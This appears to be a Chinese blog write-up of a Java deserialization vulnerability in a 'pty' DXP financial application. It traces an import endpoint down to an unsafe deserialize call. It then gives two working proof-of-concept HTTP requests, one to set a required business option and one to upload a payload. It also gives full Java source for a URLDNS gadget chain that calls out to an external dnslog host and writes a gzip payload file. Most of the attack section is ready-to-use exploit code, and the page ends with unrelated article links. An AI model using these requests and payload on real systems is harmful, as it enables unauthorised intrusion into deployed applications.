 判断
判断method不等于syncMadData等于impMadData就可以进入到if当中,madDatas是前面上传的文件,重点关注对madDatas的处理跟进parseHex2Byte看看是如何处理这个文件的,将我们的文件内容转换为二进制数据。

 跟进
跟进uncompress的处理做了一个解压的操作

 最终跟进到我们的sink点,进行反序列化操作
(MadData) DxpUtil.deserialize(uncompress)这里直接反序列化
 整体利用需要先设置一个业务模式,否则会抛出异常,然后将反序列化恶意数据进行压缩写入到文件当中进行上传。
插入一个业务控制规则
业务控制规则设置DxpSettingController控制器中的方法insertOrUpdateCondOption设置。来具体分析一下 路由/dxp/setting/saveOrUpdateOption重点关注一下插入opt_value字段 四个参数不可为空,查询是否已存在相同 optCode 的配置,存在即是更新否为插入
 跟进
跟进this.iPaOptionService.insertOrUpdateCondOption(option)根据对应的值插入即可。
@RestclientMapping(path = "/api/mad/paoption/insertOrUpdateCondOption", method = RequestMethod.POST) void insertOrUpdateCondOption(@RequestBody PaOption cond); @Transactional(rollbackFor = {Exception.class}) public void insertOrUpdateCondOption(PaOption cond) {if (StringUtil.isEmpty(cond.getOptId())) { cond.setOptId(IDGenerator.id()); cond.setIsVisible(0); cond.setIsEdit(0); cond.setIsSuperControl(0); cond.setIsEnableSetting(0); this.paOptionDao.saveCondOption(cond);return; } this.paOptionDao.updateCondOption(cond); } @MyBatisDao @Indexed public interface PaOptionDao extends PtyDao<PaOption> { int insertBatch(List<PaOption> lists); void updateCondOption(PaOption cond); void saveCondOption(PaOption cond); void insertBatchByMof(Map map); List<String> selectOptValues(PaOption cond); } <insert id="saveCondOption" parameterType="com.pty.arc.entity.mad.PaOption"> INSERT INTO PA_OPTION ( OPT_ID, SYS_ID, FISCAL, AGY_CODE, ACB_CODE, OPT_CODE, OPT_NAME, OPT_VALUE, IS_VISIBLE, IS_EDIT, is_super_control,is_enable_setting, group_name ) VALUES (#{optId,jdbcType=VARCHAR}, #{sysId,jdbcType=VARCHAR},#{fiscal,jdbcType=INTEGER}, #{agyCode,jdbcType=VARCHAR},#{acbCode,jdbcType=VARCHAR}, #{optCode,jdbcType=VARCHAR},#{optName,jdbcType=VARCHAR}, #{optValue,jdbcType=VARCHAR},#{isVisible,jdbcType=INTEGER},#{isEdit,jdbcType=INTEGER},#{isSuperControl,jdbcType=INTEGER},#{isEnableSetting,jdbcType=INTEGER}, #{groupName,jdbcType=VARCHAR} ) </insert>POC
POST /pty/dxp/setting/saveOrUpdateOption HTTP/1.1Host: Content-Length: 136Authorization: Accept-Language: zh-CN,zh;q=0.9Accept: application/json, text/plain, */*Content-Type: application/json;charset=UTF-8User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36Accept-Encoding: gzip, deflate, brConnection: keep-alive{"sysId":"DXP","mofDivCode": "121231234","agyCode": "121231234","fiscal": "121231234","optCode": "121231234","optValue": "BSCX"}POC2
POST /pty/dxp/maddata/import/121231234/121231234/121231234/121231234 HTTP/1.1Host: Content-Length: 174Authorization: Accept-Language: zh-CN,zh;q=0.9Accept: application/json, text/plain, */*Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABC123User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36Accept-Encoding: gzip, deflate, brConnection: keep-alive------WebKitFormBoundaryABC123Content-Disposition: form-data; name="file"; filename="test.zip"Content-Type: application/octet-stream{{file(test.gz)}}------WebKitFormBoundaryABC123--反序列化链
package unserialize;import Utils.GzipUtil;import java.io.*;import java.lang.reflect.Field;import java.net.InetAddress;import java.net.URL;import java.util.Base64;import java.util.HashMap;import java.util.zip.GZIPOutputStream;public class urldns { public static void main(String[] args) throws Exception { URL url = new URL("http://03e0dt.dnslog.cn"); Field hancode = Class.forName("java.net.URL").getDeclaredField("hashCode"); hancode.setAccessible(true); hancode.set(url,1); HashMap hashMap = new HashMap(); hashMap.put(url,"111"); hancode.set(url,-1); ByteArrayOutputStream barr = new ByteArrayOutputStream(); ObjectOutputStream o = new ObjectOutputStream(barr); o.writeObject(hashMap); byte[] compress = compress(barr.toByteArray()); writeBytesToFile(compress, "./test.gz"); } public static byte[] compress(byte[] bytes) {if (bytes == null || bytes.length == 0) {return null; } ByteArrayOutputStream out = new ByteArrayOutputStream(); try { GZIPOutputStream gzip = new GZIPOutputStream(out); try { gzip.write(bytes); gzip.finish(); byte[] byteArray = out.toByteArray(); try { gzip.close(); } catch (IOException e) { } try { out.close(); } catch (IOException e2) { }return byteArray; } catch (IOException e3) { e3.printStackTrace(); try { gzip.close(); } catch (IOException e4) { } try { out.close();return null; } catch (IOException e5) {return null; } } } catch (IOException e6) { e6.printStackTrace(); try { out.close(); } catch (IOException e7) { }return null; } } public static void writeBytesToFile(byte[] data, String filePath) {if (data == null || data.length == 0) {return; } try (FileOutputStream fos = new FileOutputStream(filePath)) { fos.write(data); fos.flush(); } catch (IOException e) { e.printStackTrace(); } }}最后

随机文章
-
 10个月宝宝每天需要喝多少奶粉?
- NX2412航空发动机编程实战教程-3.3泵壳-卧式四轴-精铸2
- 《有钱人想的不一样》:改写你的财富代码,重塑丰盛人生
- 实用技能 | 数字化教学新路径:六款编程工具助力课堂创新
- 李顺祥八字命理实例讲解:透视命格底层代码的真正奥义
- 当离婚撞上加密货币:百万资产藏在一串代码里,法律怎么分?
- 2026.2.5学习资料分享(编程+工程类+施工+电力+水利+招标+考证)
- 全面蒂森TCM故障代码(3)
- 马斯克:穿梭于星际与代码之间,他的“心力充电法”藏于呼吸之间
- 摩尔线程重磅首发!国内首个AI编程智能体
- 复杂PCI获“合理补偿”!新CPT代码92930提升20% RVU,对中国医生与研发的启示